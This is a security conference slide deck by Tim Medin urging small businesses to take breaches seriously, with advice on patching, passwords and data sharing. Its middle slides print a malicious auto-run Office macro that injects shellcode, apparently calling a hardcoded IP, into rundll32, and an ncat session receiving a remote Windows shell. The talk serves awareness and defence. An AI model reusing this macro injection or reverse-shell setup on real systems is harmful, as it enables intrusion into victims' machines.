NORTH TEXAS ISSA #NTXISSA

Hacking the Little Guy

slides: redsiege.com/ntxissa

Tim Medin

Principal Consultant, Founder

Red Siege

Oct 5, 2018

Contact

Tim Medin

Red Siege

Principal Consultant, Founder

> 10 years offense

Background in ICS, networking, and software dev

SANS Author and Principal Instructor

Program Director SANS MSISE Masters Program

IANS Faculty

I’m Not a Target

I’m Not a Target

Do you have money?

I’m Not a Target

But we’re too small to be a target

I'm Not a Target

But we're too small to be a target

Are you willing to **bet your business** on that assumption?

False Sense of Security

Breaches happen, but only to someone else

History

- Nearly 61% of breaches are small to medium sized businesses (Up by from 53%)
- Larger business can handle an incident, small-medium simply cannot
- Small businesses: The worst ones can cost between $84,000-$148,000
  - Doesn't include cost of contacting clients
  - Doesn't count loss of reputation
- 60% of smaller business are **out of business** within 6 months of a breach

https://upscapital.com/product-services/cyber-liability-insurance/
http://www.verizonenterprise.com/verizon-insights-lab/dbir/2017/

Why So Damaging?

- Lack of preparedness
- Lack of policies
- Lack of procedures
- Excessive sharing


Limitations

- No security personnel
  - Maybe no IT either
- Sharing and openness is easy
- Policies are seen as bureaucracy


AV has Limited Value

- 37% of Malware has a unique has (VBIR)
- Defensive tools can provide a false sense of security

Excel Macro


Microsoft Visual Basic for Applications - Resume - [NewMacros (Code)]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Type a question for help
Ln 78, Col 1
Project - Project
Normal
Project (Resume)
Microsoft Word Objects
Modules
NewMacros
References
Properties - NewMacros
NewMacros Module
Alphabetic Categorized
(Name) NewMacros
(General)
Auto_Open
36, 117, 226, 88, 139, 88, 36, 1, 211, 102, 139, 12, 75, 139, 88, 28, 1, 211, 139, 4, _
139, 1, 208, 137, 68, 36, 36, 91, 91, 97, 89, 90, 81, 255, 224, 88, 95, 90, 139, 18, _
235, 134, 93, 104, 110, 101, 116, 0, 104, 119, 105, 110, 105, 84, 104, 76, 119, 38, 7, 255, _
213, 49, 255, 87, 87, 87, 87, 106, 0, 84, 104, 58, 86, 121, 167, 255, 213, 235, 95, 91, _
49, 201, 81, 81, 106, 3, 81, 81, 104, 187, 1, 0, 0, 83, 80, 104, 87, 137, 159, 198, _
255, 213, 235, 72, 89, 49, 210, 82, 104, 0, 50, 160, 132, 82, 82, 82, 81, 82, 80, 104, _
235, 85, 46, 59, 255, 213, 137, 198, 106, 16, 91, 104, 128, 51, 0, 0, 137, 224, 106, 4, _
80, 106, 31, 86, 104, 117, 70, 158, 134, 255, 213, 49, 255, 87, 87, 87, 87, 86, 104, 45, _
6, 24, 123, 255, 213, 133, 192, 117, 26, 75, 116, 16, 235, 213, 235, 73, 232, 179, 255, 255, _
255, 47, 69, 107, 50, 122, 0, 0, 104, 240, 181, 162, 86, 255, 213, 106, 64, 104, 0, 16, _
0, 0, 104, 0, 0, 64, 0, 87, 104, 88, 164, 83, 229, 255, 213, 147, 83, 83, 137, 231, _
87, 104, 0, 32, 0, 0, 83, 86, 104, 18, 150, 137, 226, 255, 213, 133, 192, 116, 205, 139, _
7, 1, 195, 133, 192, 117, 229, 88, 195, 232, 81, 255, 255, 255, 50, 51, 46, 50, 48, 46, _
50, 53, 48, 46, 56, 55, 0)
If Len(Environ("ProgramW6432")) > 0 Then
sProc = Environ("windir") & "\\SysWOW64\\rundll32.exe"
Else
sProc = Environ("windir") & "\\System32\\rundll32.exe"
End If
res = CreateProcess(sNull, sProc, ByVal 0&, ByVal 0&, ByVal 1&, ByVal 4&, ByVal 0&, sNull, sIr
rwxpage = VirtualAllocEx(pInfo.hProcess, 0, UBound(myArray), &H1000, &H40)
For offset = LBound(myArray) To UBound(myArray)
myByte = myArray(offset)
res = WriteProcessMemory(pInfo.hProcess, rwxpage + offset, myByte, 1, ByVal 0&)
Next offset
res = CreateRemoteThread(pInfo.hProcess, 0, 0, rwxpage, 0, 0, 0)
End Sub
Sub AutoOpen()
Auto_Open
End Sub
Sub Workbook_Open()
Auto_Open
End Sub

Simple Bypass



Endpoint Protection Bypass

```
derek@db-2017-350-2:~$ ncat -nlvp 8888
Ncat: Version 7.01 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from [redacted].
Ncat: Connection from [redacted]:50716.
Microsoft Windows [Version 10.0.16299.125]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\dbanks\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>whoami
whoami
[redacted]\dbanks
```

Advantages

- Attacker
  - Only needs to win once
- Defender
  - Home field advantage
  - Know where data is
  - Know “normal”
  - Sadly, most organizations squander this advantage

Complexity is the Enemy of Security

- Small organizations have the advantage of being simple
  - Lack personnel and processes
- Big organizations have personnel and processes
  - Extremely complex
- Medium size – Optimal position

Simple Steps – Asset Management

- Know your hardware
- Know your software
- Apply patches, regularly

Passwords

- Stop rotating
- Stop requiring complexity requirements
- **Rotation and complexity works against you**
- Increase the length
- Use password managers – Unique is key!!
- Use two factor when/where you can

https://pages.nist.gov/800-63-3/sp800-63b.html

Rotation

- Ever work the helpdesk on January 2nd?

Credential Reuse

- Credential stuffing
- Credentials compromised on site 1
- Credentials then reused at location 2

- Many “hacks” are due to bad password selection and reuse

Oversharing

- Does everyone need access to the data
  - Really?
- Common misconception that the attacker needs to escalate locally or on the domain

Contact

Tim Medin

tim@redsiege.com

@TimMedin

Thank you

NORTH TEXAS ISSA #NTXISSA

NTXISSA.org